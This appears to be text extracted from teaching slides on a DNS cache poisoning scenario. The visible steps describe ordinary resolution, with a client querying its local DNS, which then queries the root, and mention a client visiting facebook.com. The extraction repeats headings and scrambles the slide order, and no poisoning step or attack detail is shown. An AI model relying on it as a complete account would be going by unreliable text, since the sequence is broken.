


Scenario with poisoning



Scenario with poisoning


1) Client asks to his local DNS the IP address of the server where the website is located



Scenario with poisoning


2) Initially the cache of the local DNS is empty, so it will ask to the root

dns-local dns-root dns-com




A client decides to go on the website **facebook.com**


Scenario with poisoning



